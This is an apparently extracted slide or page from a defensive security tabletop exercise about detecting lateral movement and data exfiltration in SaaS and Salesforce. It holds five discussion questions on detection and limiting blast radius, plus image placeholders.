
How would you identify lateral movement in SaaS and SalesForce data exfiltration?




5 questions to discuss during the simulation:


- What can I find out today?
- How quickly can I find it?
- What am I missing?
- How could I have detected it?
- How could I have minimized the blast radius before this event?

Attack Flow



